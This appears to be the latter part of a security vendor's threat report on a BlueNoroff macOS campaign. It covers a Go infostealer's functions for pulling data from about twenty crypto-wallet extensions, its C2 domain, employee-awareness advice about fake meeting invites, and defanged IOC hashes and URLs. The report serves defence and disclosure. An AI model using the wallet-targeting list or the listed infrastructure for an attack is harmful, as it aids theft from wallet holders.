The main purpose of this binary is to index cryptocurrency-related information from the host. As is typical with stealers to do this, they iterate over installed browser extensions looking for wallet plugins. If those are found, it then calls a number of helper functions designed to extract the sensitive information from those extensions. They are all contained in the crypto-bot module:

- crypto-bot/wallet.ExtractAddressInfosFromBinance
- crypto-bot/wallet.ExtractAddressInfosFromBitget
- crypto-bot/wallet.ExtractAddressInfosFromCoin
- crypto-bot/wallet.ExtractAddressInfosFromKeplr
- crypto-bot/wallet.ExtractAddressInfosFromLeather
- crypto-bot/wallet.ExtractAddressInfosFromMetamask
- crypto-bot/wallet.ExtractAddressInfosFromNabox
- crypto-bot/wallet.ExtractAddressInfosFromOKX
- crypto-bot/wallet.ExtractAddressInfosFromPhantom
- crypto-bot/wallet.ExtractAddressInfosFromPhantom.Println.func1
- crypto-bot/wallet.ExtractAddressInfosFromRabby
- crypto-bot/wallet.ExtractAddressInfosFromRainbow
- crypto-bot/wallet.ExtractAddressInfosFromRonin
- crypto-bot/wallet.ExtractAddressInfosFromSafepal
- crypto-bot/wallet.ExtractAddressInfosFromSender
- crypto-bot/wallet.ExtractAddressInfosFromStation
- crypto-bot/wallet.ExtractAddressInfosFromSubwallet
- crypto-bot/wallet.ExtractAddressInfosFromSui
- crypto-bot/wallet.ExtractAddressInfosFromTon
- crypto-bot/wallet.ExtractAddressInfosFromTron
- crypto-bot/wallet.ExtractAddressInfosFromTrust
- crypto-bot/wallet.ExtractAddressInfosFromUnisat
- crypto-bot/wallet.ExtractAddressInfosFromXverse

C2 interaction

The binary interacts with a C2 at productnews[.]online using HTTP. Requests are encrypted using the same key and algorithm used to encrypt the configuration files. There is also an option to send unencrypted packets if necessary:

- main.postEncryptedData
- main.postToServer

Identifying and mitigating Meeting application social engineering

Remote workers, especially in high-risk areas of work are often the ideal targets for groups like TA444. It is important to train employees to identify common attacks that start off with social engineering related to remote meeting software:

- Be wary of Calendar invites that are marked with urgency from individuals you haven't communicated with in some time, or groups of individuals that are not normally in meetings together.
- Users should be immediately wary of sudden, unnatural changes such as switching meeting platforms at the last minute, a request to install an "Extension" or "Plugin", unpopular TLD names such as .biz, .xyz, .site, .online, or .click, and requests to enable remote access or similar controls.
- Advise employees in the event any of these indicators, or even uncertainty, to disconnect the Meeting software immediately and report this to your security teams, HR, and other teams.

Conclusion

Historically, macOS has been viewed as a smaller target compared to its Windows counterpart. Spoken alongside the "Macs don't get viruses" adage that has permeated the space over the last two decades, they are often seen as "not requiring protection." Due to these sentiments, it understandably dovetails into more targeted attacks. Over the last few years, we have seen macOS become a larger target for threat actors, especially with regard to highly sophisticated, state-sponsored attackers.

In this instance, we saw BlueNoroff utilizing Mac-specific techniques in a very targeted attack. They leveraged AppleScript, which is unique to macOS, multiple implants, keyloggers, and screencaptures. Additionally, they would capture contents of the clipboard, clean up their session history, and also look for a very extensive array of cryptowallets, showcasing their focus on macOS.

As these attacks and the frequency in which they occur continue to rise, it will be evermore important to protect your Macs. As we saw here, the attackers didn't just use common, cross-platform attack techniques, but instead leveraged Mac-specific binaries, APIs, and functionality.

IOCs

Files

Name	SHA256	Notes
a	4cd5df82e1d4f93361e71624730fbd1dd2f8ccaec7fc7cbdfa87497fb5cb438c	C++ Dropper

remoted	ad01beb19f5b8c7155ee5415781761d4c7d85a31bb90b618c3f5d9f737f2d320	Go Backdoor
airmond	ad21af758af28b7675c55e64bf5a9b3318f286e4963ff72470a311c2e18f42ff	Go Infostealer
keyboardd	432c720a9ada40785d77cd7e5798de8d43793f6da31c5e7b3b22ee0a451bb249	Obj-C keylogger / screenrecorder
zoom_sdk_support.scpt	1ddef717bf82e61bf79b24570ab68bf899f420a62ebd4715c2ae0c036da5ce05	Initial access AppleScript payload
Telegram 2	14e9bb6df4906691fc7754cf7906c3470a54475c663bd2514446afad41fa1527	Persistent Nim implant
cloudkit	2e30c9e3f0324011eb983eef31d82a1ca2d47bbd13a6d32d9e11cb89392af23d	Sacrificial binary used for process injection
netchk	469fd8a280e89a6edd0d704d0be4c7e0e0d8d753e314e9ce205d7006b573865f	C Injection candidate
payload	080a52b99d997e1ac60bd096a626b4d7c9253f0c7b7c4fc8523c9d47a71122af	Nim Implant
baseApp	2e30c9e3f0324011eb983eef31d82a1ca2d47bbd13a6d32d9e11cb89392af23d	Swift Injection Candidate

Infrastructure

IP	**Notes**
hxxps[://]safeupload[.]online	

hxxps[://]metamask[.]awaitingfor[.]site/update	C2 server for keylogger
hxxps[://]support[.]us05web-zoom[.]biz/842799/check	Initial url sent to victim via Telegram, resulting in download of zoom_sdk_support.scpt
productnews[.]online	C2 for CryptoBot
firstfromsep[.]online	C2 for a's Nim Payload
safefor[.]xyz	C2 for RTV4
readysafe[.]xyz	C2 for RTV4
